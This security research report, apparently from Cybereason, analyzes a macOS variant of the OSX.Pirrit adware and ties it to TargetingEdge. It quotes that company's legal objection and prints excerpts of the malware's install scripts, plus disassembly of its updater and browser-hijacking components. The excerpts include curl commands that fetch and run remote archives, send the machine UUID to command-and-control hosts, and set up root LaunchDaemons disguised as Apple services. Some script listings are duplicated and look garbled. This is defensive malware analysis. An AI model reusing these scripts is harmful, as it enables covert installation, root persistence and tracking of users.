

OSX PIRBIT: PART III_

The DaVinci Code

In April 2016, I published a [research report](#) that analyzed a very nasty piece of adware that targets Mac OS X. Called OSX.Pirrit, I discovered that it wasn't your typical adware program that just floods a person's browser with ads. With components such as persistence and the ability to obtain root access, OSX.Pirrit has characteristics usually seen in malware. While OSX.Pirrit's main goal was to display ads, the way it did this contains many practices borrowed from traditional malware. Ultimately, OSX.Pirrit's code had the potential to carry out much more malicious activities. As a result of the report, some of Pirrit's servers and a few distribution websites were taken down.

But the story doesn't end there. A few months later, I learned that a new variant of OSX.Pirrit was in the wild. After investigating it, I discovered that a company called TargetingEdge created OSX.Pirrit and, in July, [wrote a report](#) discussing how I figured this out. And once again, some Pirrit's servers and distribution websites were taken offline.

Now it's time for chapter three. Curious to see if OSX.Pirrit was still alive and spreading, I recently started researching it again. And, to my surprise, it's very active. Not only is it still infecting people's Macs, OSX.Pirrit's authors learned from one of their mistakes (They obviously read at least one of our earlier reports).

Unlike old versions of OSX.Pirrit that used rogue browser plug-ins or even installed a proxy server on the victim's machine to hijack the browser, this incarnation uses (or shall I say abuses) AppleScript, Apple's scripting/automation language. And, like its predecessors, this variant is nasty. In addition to bombarding people with ads, it spys on them and runs under root privileges.

My research hasn't gone unnoticed by TargetingEdge. For the past two weeks they've tried to prevent me from publishing this research. Cybereason has received a few cease and desist letters from a firm claiming to be TargetingEdge's legal counsel. The letters demand that we stop referring to TargetingEdge's software as malware and refrain from publishing this report. Included below is the official response TargetingEdge requested that we include in our report:

*"We develop and operate a legitimate and legal installer product for MAC users. As well known to Cybereason, our product is **not Malware**, it does not include any features of **Malware** and it does not harm or damage or intended to cause any damages to the product user's device, nor "hacks" "spy" or "takes over" the browser or uses any other "malicious" or "non-transparent" means. Our product is installed on the user's device solely following receiving the user's consent, which is provided subject to full disclosure of the products features and data practices, all, in accordance and compliance with best industry practice and applicable laws. We highly respect the privacy of our user's and comply with applicable privacy related legislation, we do not collect nor store any user's personal, aggregated or sensitive information. Further, as opposed to previous publications and implications. our product is not the "Pirrit" software or "OSX. Pirrit" software. Our software used by third party developers. The claims relating to our product are baseless, misleading and defamatory. Cybereason mere purpose is to exploit our product's reputation in order to create media "buzz" and fulfill Cybereason's foreign interest. These claims lack of objectivity and journalistic integrity. Cybereason chose to avoid from investing resources in order to detect software which are actually "Malware", rather refute previous years' baseless claims in order to promote its business."*

Cybereason isn't the only security company that identifies OSX.Pirrit as a threat. Twenty-eight other antivirus engines on Virus Total also classify it as such. The authors of this software went through great lengths to mask themselves and distance themselves from it.

As for why I'm still researching this program, constantly track threats, whether it's sophisticated nation state APTs or "benign adware" is how the security community learns about the latest threats and how to stop them.

As the letter shows, TargetingEdge is trying its best to deny any link to OSX.Pirrit. However, in January 2017, a former employee, whose name was one of the two found in the dropped files that led us to TargetingEdge, sent Cybereason his resumé where he clearly establishes a connection between TargetingEdge and OSX.Pirrit.

[REDACTED], CV

[REDACTED]@gmail.com | [REDACTED] | [https://github.com/\[REDACTED\]](https://github.com/[REDACTED])

[REDACTED]

EXPERIENCE

[REDACTED]

Software Developer at [TargetingEdge](#) [REDACTED]

- My work appeared in [Cybereason lab report](#) and [itnew.com article!](#)

[REDACTED]

Starting the research:

Every time I stumble across an interesting malware sample I write YARA rules for it. These rules allow me to find new variants once they're released.

Just before I wrote this report, one of my OSX.Pirrit-related YARA rules started returning thousands of results, indicating a wave of new infections. After downloading and analyzing some of the samples, I identified OSX.Pirrit straight away and noticed that many of its methods changed. This report analyzes this latest variant.

An Important note before I discuss my research: In this report, the term *installer* refers to TargetingEdge's main product - an installer that installs software like a video player or a PDF reader that's downloaded from a site. These installers will install the downloaded software and the additional malware.

All of the installers that are downloading and executing these scripts are running as root since the first thing that do after execution is to ask for the user's password. This is a key point since it explains how everything in the process described in this report is running with root permission.

Another interesting thing to note is the “us” field in the request. Setting it to True delivers a different installation script that points to a different server. My guess is the “us” parameter stands for “United States” and it points to a different ad server. You can clearly see this in a screenshot comparing the two files:

```

22 res=$(cat /usr/share/dict/words | wc -l)
23 n2=$(rnd $res)
24 n2=$(rnd $res)
25 while [ ! echo $n1 | wc -c | gt $MIN_SZ ] ; do n1=$(rnd $res); done
26 while [ ! echo $n2 | wc -c | gt $MIN_SZ ] ; do n2=$(rnd $res); done
27 res="foo $n1 $n2"
28 echo $res
29 }
30
31 WDIR=$(HOME)
32 [ "$WDIR" = "/" -o "$UID" = "0" ] && WDIR=""
33 cIDomT="t.46dzf3zdg1og2.us"
34 cIDom="t.46dzf3zdg1og2.us"
35 fna="MacInstallPall"
36 up_pong=0
37 if [ ! -f $(WDIR)/Library/$fna ]; then
38 echo "528945283.001" > $(WDIR)/Library/$fna
39
40 /usr/bin/curl -s -L -o /var/tmp/crv2.tgz "http://i.dataq.stream/static/c/cr_v2_chik.tgz?u=1"
41 mkdir -p /var/tmp/cr_v
42 tar -xzf /var/tmp/crv2.tgz -C /var/tmp/cr_v
43 cd /var/tmp/cr_v/VSZ
44 ./setup.sh "0eFau64t-d7f1-414d-974b-0a6a64c0b553"
45
46 if [ "$up_pong" -eq 0 ]; then
47 up_pong=1
48 mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\t"); printf("%s\n", line[4]); }')
49 /usr/bin/curl -s -L -o $(WDIR)/Library "http://$(cIDomT)/c/pong1d5(mid)&ctcr"
50 fi
51 fi
52
53 fna="MacInstallPall"
54 if [ ! -f $(WDIR)/Library/$fna ]; then
55 sleep 20
56 echo "528945283.001" > $(WDIR)/Library/$fna
57
58 if [ ! -f $(WDIR)/Library/ApplicationsContents/uba ]; then
59 echo "http://i.crf29g52g2tqz.pw/c/cr?tm=16&id=" > $(WDIR)/Library/ApplicationsContents/uba"
60 fi
61
62 if [ "$up_pong" -eq 0 ]; then
63 up_pong=1
64 mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\t"); printf("%s\n", line[4]); }')
65 /usr/bin/curl -s -L -o $(WDIR)/Library "http://$(cIDomT)/c/pong1d5(mid)"
66 fi
67 fi
68
69 fna="MacInstallEe"
70 tcVer="18"
71 cVer="18"
72 if [ ! -f $(WDIR)/Library/$fna ]; then
73 echo "83952111" > $(WDIR)/Library/$fna
74 /usr/bin/curl -s -L -o /var/tmp/tc.tgz "http://$(cIDomT)/download/hjfgkdvuuewree7u=1"
75 mkdir -p /var/tmp/tc
76 tar -xzf /var/tmp/tc.tgz -C /var/tmp/tc/
77 cd /var/tmp/tc/ver/
78
79 instName="prep_mms"
80 folderName="prep_mms"
81 pathCount=$(( (RANDOM % 4) + 1 ))
82 myPath="/$(folderName)/"
83
22 res=$(cat /usr/share/dict/words | wc -l)
23 n2=$(rnd $res)
24 n2=$(rnd $res)
25 while [ ! echo $n1 | wc -c | gt $MIN_SZ ] ; do n1=$(rnd $res); done
26 while [ ! echo $n2 | wc -c | gt $MIN_SZ ] ; do n2=$(rnd $res); done
27 res="foo $n1 $n2"
28 echo $res
29 }
30
31 WDIR=$(HOME)
32 [ "$WDIR" = "/" -o "$UID" = "0" ] && WDIR=""
33 cIDomT="t.46dzf3zdg1og2.us"
34 cIDom="t.46dzf3zdg1og2.us"
35 fna="MacInstallPall"
36 up_pong=0
37 if [ ! -f $(WDIR)/Library/$fna ]; then
38 echo "528945283.001" > $(WDIR)/Library/$fna
39
40 /usr/bin/curl -s -L -o /var/tmp/crv2.tgz "http://i.dataq.stream/static/c/cr_v2_chik.tgz?u=1"
41 mkdir -p /var/tmp/cr_v
42 tar -xzf /var/tmp/crv2.tgz -C /var/tmp/cr_v
43 cd /var/tmp/cr_v/VSZ
44 ./setup.sh "0eFau64t-d7f1-414d-974b-0a6a64c0b553"
45
46 if [ "$up_pong" -eq 0 ]; then
47 up_pong=1
48 mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\t"); printf("%s\n", line[4]); }')
49 /usr/bin/curl -s -L -o $(WDIR)/Library "http://$(cIDomT)/c/pong1d5(mid)&ctcr"
50 fi
51 fi
52
53 fna="MacInstallPall"
54 if [ ! -f $(WDIR)/Library/$fna ]; then
55 sleep 20
56 echo "528945283.001" > $(WDIR)/Library/$fna
57
58 if [ ! -f $(WDIR)/Library/ApplicationsContents/uba ]; then
59 echo "http://i.j804238f52b1ce.pw/c/cr?tm=16&id=" > $(WDIR)/Library/ApplicationsContents/uba"
60 fi
61
62 if [ "$up_pong" -eq 0 ]; then
63 up_pong=1
64 mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\t"); printf("%s\n", line[4]); }')
65 /usr/bin/curl -s -L -o $(WDIR)/Library "http://$(cIDomT)/c/pong1d5(mid)"
66 fi
67 fi
68
69 fna="MacInstallEe"
70 tcVer="18"
71 cVer="18"
72 if [ ! -f $(WDIR)/Library/$fna ]; then
73 echo "83952111" > $(WDIR)/Library/$fna
74 /usr/bin/curl -s -L -o /var/tmp/tc.tgz "http://$(cIDomT)/download/hjfgkdvuuewree7u=1"
75 mkdir -p /var/tmp/tc
76 tar -xzf /var/tmp/tc.tgz -C /var/tmp/tc/
77 cd /var/tmp/tc/ver/
78
79 instName="prep_mms"
80 folderName="prep_mms"
81 pathCount=$(( (RANDOM % 4) + 1 ))
82 myPath="/$(folderName)/"

```

A bash script with 329 lines is downloaded. This is very similar to the scripts I saw last year when I analyzed OSX.Pirrit and it is very safe to say that both this script and last year’s script were written by the same group or even person. This script has several functions, some with names that are very descriptive, others with names that don’t say much. The script also contains many domains and URLs, which help us understand how vast TargetingEdge’s infrastructure is.

The 329 line long script starts by defining a function called `rnd()`. The purpose of this function is to generate and return one random word by accessing the dictionary wordlist file (provided by the operating system in `/usr/share/dict/words`) and picking one random word:

```

rnd()
{
    x=$(cat -n /usr/share/dict/words | grep -w $(jot -r 1 1 $1) | cut -f2)
    echo ${x}
}

```

The names that are generated are used to create a random directory in `~/Library/<random name>`, which will contain the dropped application. In this case, it’s the browser hijacker.

The script then extracts the UUID of the machine, saves it to a variable called `$mid` and sends it back to one of TargetingEdge’s many command-and-control (C&C) servers by issuing a simple `curl` command:

```
mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s\n", line[4]); }')  
/usr/bin/curl -s -L -o ${WDIR}/Library "http://pw.09aed5mck3.pw/c/tcpl?id=${mid}&pt=${myPath}${instName}&vr=${tcVer}"
```

The script also sends other data back to the C&C server, such as the generated app name, its path and its version.

The script will then download a component of the malware called “updater” from yet another server.

```
clVer="18"  
if [ ! -f ${WDIR}/Library/${fna} ]; then  
echo "83952111" > ${WDIR}/Library/${fna}  
/usr/bin/curl -s -L -o /var/tmp/tc.tgz "http://${clDomT}/download/hjfgkdvewree?uu=1"  
mkdir -p /var/tmp/tc  
tar -xzf /var/tmp/tc.tgz -C /var/tmp/tc/  
cd /var/tmp/tc/ver/
```

The variable in the address points to
[http://t\[.\]46sdzf3zdg1dxg2\[.\]us/download/hjfgkdvewree?uu=1](http://t[.]46sdzf3zdg1dxg2[.]us/download/hjfgkdvewree?uu=1)

The downloaded file is a tar.gz archive. Next, it’s extracted.

The script will also create a launchagent in ~/Library/LaunchAgents/com.<RANDOM NAME>.plist.

```
cp temp.plist "${instName}.plist"  
plutil -insert Label -string "${WDIR}/Library${myPath}${instName}" "${instName}.plist"  
plutil -insert Program -string "${WDIR}/Library${myPath}${instName}" "${instName}.plist"  
mv "${instName}.plist" "${WDIR}/Library/LaunchAgents/com.${instName}.plist"
```

That launchagent will run “updater” as root once the script finishes running.

The next step is downloading the “updater” binary.

Analyzing *updater*:

When analyzing the “*updater*” binary, it is very easy to understand its purpose by looking at it with a disassembler (in this case I’m using Jonathan Levin’s [jtool](#)):

```

Amit's-Macbook-Pro:ver amit$ ~/Downloads/jtool -function_starts updater
Function 0: 0x100001010 -[UpdaterCommunication startUpdate]
Function 1: 0x100001130 -[UpdaterCommunication connection:didReceiveResponse:]
Function 2: 0x1000011e0 -[UpdaterCommunication connection:didReceiveData:]
Function 3: 0x100001280 -[UpdaterCommunication connection:willCacheResponse:]
Function 4: 0x100001300 -[UpdaterCommunication connectionDidFinishLoading:]
Function 5: 0x100001350 -[UpdaterCommunication connection:didFailWithError:]
Function 6: 0x1000013d0 -[UpdaterCommunication downloadOffer:path:]
Function 7: 0x100001550 -[UpdaterCommunication runExternalApplication:args:]
Function 8: 0x100001890 -[UpdaterCommunication installOffer]
Function 9: 0x100001910 -[UpdaterCommunication getUpdate]
Function 10: 0x100001ad0 -[UpdaterCommunication onGetUpdate]
Function 11: 0x100001bc0 -[UpdaterCommunication getMachineID]
Function 12: 0x100001cd0 -[UpdaterCommunication .cxx_destruct]
Function 13: 0x100001d10 _startUpd
Function 14: 0x100001d70 _checkBrowsers
Function 15: 0x100002250 ___checkBrowsers_block_invoke
Function 16: 0x100002270 _main
Function 17: 0x100002350 ___main_block_invoke

```

As the names of the functions show, they are all infrastructure related: keeping the infrastructure updated, downloading files, installing new versions of the malware on the machine. But there is one function that stands out: `[UpdaterCommunication runExternalApplication]`.

Disassembling it in IDA Pro clearly reveals this function's purpose:

```

Function name      Segment  S
-[UpdaterCommunication startUpdate]  _text  0
-[UpdaterCommunication connection:didReceiveResponse:]  _text  0
-[UpdaterCommunication connection:didReceiveData:]  _text  0
-[UpdaterCommunication connection:willCacheResponse:]  _text  0
-[UpdaterCommunication connectionDidFinishLoading:]  _text  0
-[UpdaterCommunication connection:didFailWithError:]  _text  0
-[UpdaterCommunication downloadOffer:path:]  _text  0
-[UpdaterCommunication runExternalApplication:args:]  _text  0
-[UpdaterCommunication installOffer]  _text  0
-[UpdaterCommunication getUpdate]  _text  0
-[UpdaterCommunication onGetUpdate]  _text  0
-[UpdaterCommunication getMachineID]  _text  0
-[UpdaterCommunication .cxx_destruct]  _text  0
_startUpd  _text  0
_checkBrowsers  _text  0
___checkBrowsers_block_invoke  _text  0
_main  _text  0
___main_block_invoke  _text  0
_NSLog  _stubs  0
_objc_autoreleasePoolPop  _stubs  0
_objc_autoreleasePoolPush  _stubs  0
_objc_autoreleaseReturnValue  _stubs  0
_objc_EnumerationMutation  _stubs  0
_objc_msgSend  _stubs  0
_objc_release  _stubs  0
_objc_retain  _stubs  0
_objc_retainAutoreleasedReturnValue  _stubs  0
_objc_storeStrong  _stubs  0
__stack_chk_fail  _stubs  0
_memset  _stubs  0
_CFRRunLoopRun  _stubs  0
_OBJCObjectRelease  _stubs  0
_IORegistryEntryCreateCFProperty  _stubs  0
_IOServiceGetMatchingService  _stubs  0
_IOServiceMatching  _stubs  0
Line 8 of 35
Graph overview

```

```

0  id v4; // $E20_8
1  void *v5; // rax
2  void *v6; // rax
3  void *v7; // rax
4  _int64 v8; // $E10_8
5  void *v9; // rax
6  void *v10; // rax
7  void *v11; // rax
8  void *v12; // rax
9  void *v13; // rax
10 void *v14; // [rsp+28h] [rbp-58h]
11 _int64 v15; // [rsp+30h] [rbp-50h]
12 void *v16; // [rsp+38h] [rbp-48h]
13 void *v17; // [rsp+40h] [rbp-40h]
14 _int64 v18; // [rsp+48h] [rbp-38h]
15 void *v19; // [rsp+50h] [rbp-30h]
16 void *v20; // [rsp+58h] [rbp-28h]
17 void *v21; // [rsp+60h] [rbp-20h]
18 _int64 v22; // [rsp+68h] [rbp-18h]
19 SEL v23; // [rsp+70h] [rbp-10h]
20 UpdaterCommunication *v24; // [rsp+78h] [rbp-8h]
21
22 v24 = self;
23 v23 = a2;
24 v22 = 0LL;
25 v4 = a1;
26 objc_storeStrong(a2, a3);
27 v21 = 0LL;
28 objc_storeStrong(a21, v4);
29 v5 = objc_msgSend(a0, "alloc");
30 v20 = objc_msgSend(v5, "init");
31 objc_msgSend(v20, "setLaunchPath:", CFSTR("/bin/sh"));
32 v6 = objc_msgSend(a0, "NSMutableArray", "alloc");
33 v19 = objc_msgSend(v6, "init");
34 v7 = objc_msgSend(v21, "componentsSeparatedByString:", CFSTR(" "));
35 v8 = objc_retainAutoreleasedReturnValue(v7);
36 objc_msgSend(v19, addObjectFromArray:, v8);
37 objc_release(v8);
38 v9 = objc_msgSend(a0, "NSString", "stringWithFormat:", CFSTR("%@"), v22);
39 v18 = objc_retainAutoreleasedReturnValue(v9);
40 objc_msgSend(v19, insertObject:atIndex:, v18, 0LL);
41 objc_msgSend(v20, "setArguments:", v19);
42 v10 = objc_msgSend(a0, "NSPipe", "pipe");
43 v17 = (void *)objc_retainAutoreleasedReturnValue(v10);
44 objc_release(0LL);
45 objc_msgSend(v20, "setStandardOutput:", v17);
46 v11 = objc_msgSend(v17, "fileHandleForReading");
47 v16 = (void *)objc_retainAutoreleasedReturnValue(v11);
48 objc_release(0LL);
49 objc_msgSend(v20, "launch");
50 v12 = objc_msgSend(v16, "readDataToEndOfFile");
51 v15 = objc_retainAutoreleasedReturnValue(v12);
52 objc_release(0LL);
53 v13 = objc_msgSend(a0, "NSString", "alloc");
54 v14 = objc_msgSend(v13, initWithData:encoding:, v15, 4LL);
55 objc_release(0LL);
56 objc_storeStrong(a14, 0LL);
57 objc_storeStrong(a15, 0LL);
58 objc_storeStrong(a16, 0LL);
59 objc_storeStrong(a17, 0LL);
60 objc_storeStrong(a18, 0LL);
61 objc_storeStrong(a19, 0LL);
62 objc_storeStrong(a20, 0LL);
63 objc_storeStrong(a21, 0LL);
64 objc_storeStrong(a22, 0LL);
65 objc_storeStrong(a23, 0LL);
66 objc_storeStrong(a24, 0LL);
67

```

The function executes `/bin/sh` with `NSTASK` with a parameter in the format of a string.

The `updater` file is the only file that's codesigned. However, unlike the original OSX.Pirrit, it was codesigned with an ad hoc signature instead of a normal certificate. Ad hoc signatures are used to provision iOS applications in **test environments**. An ad hoc signed Mach-O executable has no meaning on macOS since the component that checks and validates ad hoc signatures, the AMFI trust cache, does not exist in macOS. My guess is that if this binary wasn't ad hoc signed by mistake, it was an attempt to fool antivirus programs.

```

Amit's-Macbook-Pro:~$ dms omt$ ~/Downloads/jtool --sig updater
Blob at offset: 13456 (9600 bytes) is an embedded signature
Code Directory (213 bytes)
  Version: 20100
  Flags: adhoc (0x2)
  CodeLimit: 0x3000
  Identifier: upd-555549442792165d61d833f98db24f9c6de739b7 (0x30)
  CDHash: f28fffc931a6d94c8dd292058e15a07d4510da7 (computed)
  # of Hashes: 4 code + 2 special
  Hashes @133 size: 20 Type: SHA-1
    Slot 0 (File page @0x0000): 4051fe9fc57f9a2d2cdce7914be4c0af5e3f21a l= e331f49e179a734405c662899101f812ca3cd6f6(actual)
    Slot 3 (File page @0x3000): 813d2e34568cfff7cf681f79148e4048b5184421 l= 3ae62756f6520eedf2f813c2d06a948851d535f(actual)
Empty requirement set (12 bytes)
Code Directory (285 bytes)
  Version: 20100
  Flags: adhoc (0x2)
  CodeLimit: 0x3000
  Identifier: upd-555549442792165d61d833f98db24f9c6de739b7 (0x30)
  CDHash: b0ddacc782b49a078158a17a097bc12770032bac57c2ad6948a06142d016a9b1a (computed)
  # of Hashes: 4 code + 2 special
  Hashes @157 size: 32 Type: SHA-256
    Slot 0 (File page @0x0000): 64473ff70d7aee2a7430c8ff051212dd348f30e6440a9d833a10aa0f0b5e3fb l= 3e2710d07143ecd44e0ac8080e8082d930f29748dabb2eb755f7b42d49bc81f2(actual)
    Slot 3 (File page @0x3000): f112036d703e83af50302fa39f16054a32dbf0e070e72d2a357d8017436632ad l= a0f47f14d126e73325858f77d99f64301b07df3686e912cf145f0ef8f56fca03(actual)
Blob Wrapper (8 bytes) (0x10000 is CMS (RFC3852) signature)

```

As a part of `updater`'s work, it enumerates running processes using the `NSWorkspace` class, calls the `runningApplications` function and then iterates over the output to see if either Firefox, Chrome or Safari are running. It then downloads "ad packages" for the browsers that are installed on the system. `Updater` always runs in the background (it's also installed as a `LaunchAgent`) and ensures that the ad packages are always up to date.

Installing `updater`'s `LaunchAgent`:

The dropped `updater` binary will now be moved to `~/Library/<random name>/<random name>`. After `updater` has been renamed and moved to a proper directory, the script will finally create the the `LaunchAgent` plist file in `~/Library/LaunchAgents/com.<random name>.plist`

As the following screenshot shows, the random word that was chosen when installed in my analysis setup was "roadless". This means that the file was created in `~/Library/roadless/roadless` and the `LaunchAgent` name was `com.roadless.plist`


```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>/Users/vreni/Library/roadless/roadless</string>
  <key>Program</key>
  <string>/Users/vreni/Library/roadless/roadless</string>
  <key>RunAtLoad</key>
  <true/>
  <key>UserName</key>
  <string>root</string>
</dict>
</plist>

```

After the updater LaunchDaemon was created, the script will now download a file called `sr_v2.tgz` to `/var/tmp/sr.tgz`. It will then be extracted to `/var/tmp/dvs`. This file contains the malware that will hijack the browser.

Once extracted to its temporary directory, we can see a bunch of files and directories extracted. Among these files are two executables (`protector` and `updater`) and various installation and setup scripts (`setup.sh` and `install_updater.sh`):



The program will now execute yet another setup script, called `setup.sh`. This script installs the program's next components. The authors left the program's internal name in the setup script: DaVinci.

```
#if somebody disturbs /tmp using
if [ -d /private/tmp ]; then
    echo "Installing DaVinci..."
fi
```

In the next step, the script again generates a list of names but doesn't use the wordlist file on the system. Instead, it selects a word from the `names.db` file:

```
Immora Nalen Quoroden Enthinge Kimathen Cheechran Ightquemos Dandan Morkim Ertur
Etiao Schiwarkin Vayt Crybur Ashsul Tiavorurn Dannalmos Saml Rek Sideb Therkkim Usktas
Cereng Builing Nysgar Beldanash Roinnris Yenga Ightem Pertino Athechyer Sysir Nomaro
Rilchin Yerrack Elmeld Riarat Tasad Miom Panur Milobe Rothl
```

After a random name is chosen from `names.db`, **another** LaunchAgent for DaVinci is created in `/Library/LaunchDaemons/com.apple.<randomname>.plist` - As clearly shown, DaVinci is trying to mask itself as a legitimate Apple LaunchDaemon.

```

#check doubled installation and try uninstall former one
if [ -z $6 ]; then
  rndnames=(`cat ./names.db`)
  n=${#rndnames[@]}
  i=0
  while [ $i -lt $n ]
  do
    instname="${rndnames[i]}"
    instname=`echo $instname | tr "[A-Z]" "[a-z]"`
    plistfile="/Library/LaunchDaemons/com.apple."$instname".plist"
    if [ -f $plistfile ]; then
      echo "uninstalling ... "$instname
      launchctl unload -F $plistfile
      rm -f $plistfile
      killall $instname
      rm -f /Library/settings.dat /Library/backup.zip
      rm -f "/Library/"$instname
    fi
    i=`expr $i + 1`
  done

```

DaVinci and browser add-ons:

In previous versions of OSX.Pirrit and BrowserEnhancer, in some cases, the malware dropped malicious browser extensions to track the users and display ads. Since browser extensions are fairly easy to identify and remove, the authors chose a different path (which I will talk about later) and tracked the user's browser. However, this installation script tries to remove old versions of the user's Safari browser extension and removes a Safari extension called "omnikey". I don't know what TargetingEdge has against Omnikey but if I had to guess, I'd say it interfered with either their browser hooking (more on that later) or the data they received from machines with Omnikey installed.

```

for user in `users`
do
  extpath="/Users/"$user"/Library/Safari/Extensions"
  echo "Searching extension... "$extpath
  if [ -d $extpath ]; then
    cd $extpath
    find . -type f -name '*.safariextz' -print0 | while read -d '$\0' ext
    do
      echo "Checking..."$ext
      xar -x -f "$ext"
      if [ -d "omnikey.safariextension" ]; then
        echo "Removing..."$ext
        rm -f "$ext"
      fi
    done
    rm -R *.safariextension 2>/dev/null
  done
done

```

The script will look inside the `/Safari/Extensions` in every user's home directory to see if there are any old installations and/or "unwanted" extensions. Any that are found are deleted.

This script will also try to do what TargetingEdge calls a "pure install". It's basically executing the app bundle that was in the archive - BrowserEnhancer.app.

Analyzing `BrowserEnhancer.app`:

Since BrowserEnhancer.app is an actual binary executable (inside an app bundle, of course), it requires some proper reverse engineering work:

Right off the bat, when looking at the dylibs that the binary is loading, we can see that just like last year's OSX.Pirrit, this is yet another QT project:

```
sh-3.2# ~amit/Downloads/jtool -L BrowserEnhancer
/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
/System/Library/Frameworks/Security.framework/Versions/A/Security
@executable_path/../Frameworks/libqjson.0.dylib
@executable_path/../Frameworks/libcrypto.1.0.0.dylib
@executable_path/../Frameworks/QtSql.framework/Versions/4/QtSql
@executable_path/../Frameworks/QtCore.framework/Versions/4/QtCore
@executable_path/../Frameworks/QtNetwork.framework/Versions/4/QtNetwork
/usr/lib/libstdc++.6.dylib
/usr/lib/libSystem.B.dylib
/usr/lib/libgcc_s.1.dylib
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

This is also evident when looking at some of the internal functions and data types in the binary:

```

; Attributes: bp-based frame

sub_10000B280 proc near
var_168= qword ptr -168h
var_160= byte ptr -160h
var_130= qword ptr -130h
var_128= qword ptr -128h
var_120= qword ptr -120h
var_118= qword ptr -118h
var_110= qword ptr -110h
var_108= qword ptr -108h
var_100= qword ptr -100h
var_F8= byte ptr -0F8h
var_B0= qword ptr -0B0h
var_A8= qword ptr -0A8h
var_A0= qword ptr -0A0h
var_98= qword ptr -98h
var_90= byte ptr -90h
var_30= byte ptr -30h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_11= byte ptr -11h

;__unwind { // __gxx_personality_v0
push    rbp
mov     rbp, rsp
push    r14
push    rbx
sub     rsp, 160h
mov     rbx, rsi
mov     [rbp+var_1C], edi
lea     rdi, [rbp+var_30] ; this
lea     rsi, [rbp+var_1C] ; int *
mov     ecx, 1040807h ; int
mov     rdx, rbx ; char **
call   __ZN16QCoreApplicationC1ERiPPci ; QCoreApplication::QCoreApplication(int &,char **,int)
cmp     [rbp+var_1C], 6
jnz    loc_10000B6EC

loc_100004FF5: ; CODE XREF: sub_100004F00+9F1]
mov     rax, [rbx+8]
lock dec dword ptr [rax]
setnz  [rbp+var_29]
cmp     [rbp+var_29], 0
jnz    short loc_100005012
mov     rax, [rbx+8]
mov     rdi, rax
call   __ZN7QString4freeEPNS_4DataE ; QString::free(QString::Data *)
; } // starts at 100004FED

```


BrowserEnhancer.app's has several responsibilities but its major one is reconfiguring properties inside the internals of all the installed browsers. *BrowserEnhancer* will search the system for installations of these browsers:

- Firefox
- Safari
- Chrome
- Internet explorer (See below).

This function is trying to read a Windows registry value related to Internet Explorer so that it could change some settings. Obviously, this function is in for some serious disappointment since this is a Mach-O executable running on macOS.

```
; Attributes: bp-based frame
sub_1000209A0 proc near
var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= byte ptr -68h
var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= byte ptr -48h
var_38= dword ptr -38h
var_30= qword ptr -30h
var_28= dword ptr -28h
var_20= qword ptr -20h
var_11= byte ptr -11h
; _unwind { // __gxx_personality_v0
push    rbp
mov     rbp, rsp
push    r14
push    rbx
sub     rsp, 70h
mov     r14, rsi
lea    rdi, ahkeyCurrentUse ; "HKEY_CURRENT_USER\\Software\\Microsoft"...
mov     esi, 0FFFFFFFh ; char *
call   __ZN7QString16fromAscii_helperEPKci ; QString::fromAscii_helper(char const*,int)
mov     [rbp+var_50], rax
; try {
lea    rdi, [rbp+var_48]
lea    rsi, [rbp+var_50]
xor    edx, edx
xor    ecx, ecx
call   __ZN9QSettingsC1ERK7QStringNS_6FormatEP7QObject ; QSettings::QSettings(QString const&,QSettings::Format,QObject *)
; } // starts at 1000209C3
mov     rax, [rbp+var_50]
lock dec dword ptr [rax]
setnz  [rbp+var_11]
cmp    [rbp+var_11], 0
jnz    short loc_1000209EE
```

Once the browsers are found, *BrowserEnhancer* will modify their search provider settings from the browser's default to **http://tika-search[.]com**. A quick visit to Tika-search's about page shows us that this is actually another venture of [Download Valley](#)'s Goliath: Babylon Software.



FAQs Contact us



Custom Search Engine


Tika Search aims to provide the ultimate online search experience. Our advanced technology provides you with the best of what the web has to offer, and makes it easier than ever to find exactly what you are searching for. Tika Search has partnered with some of the most popular software packages in world, giving you the option to install our search settings during setup and giving them the opportunity to offer you their products for free.

Copyright © 2017 Babylon Ltd. Or Towers Building B, 6th Floor, 4 Hanehoshet Street, Ramat Hahayal, 69710, Israel Tel: +972-3-5382196 | [Privacy](#) | [Eula](#)

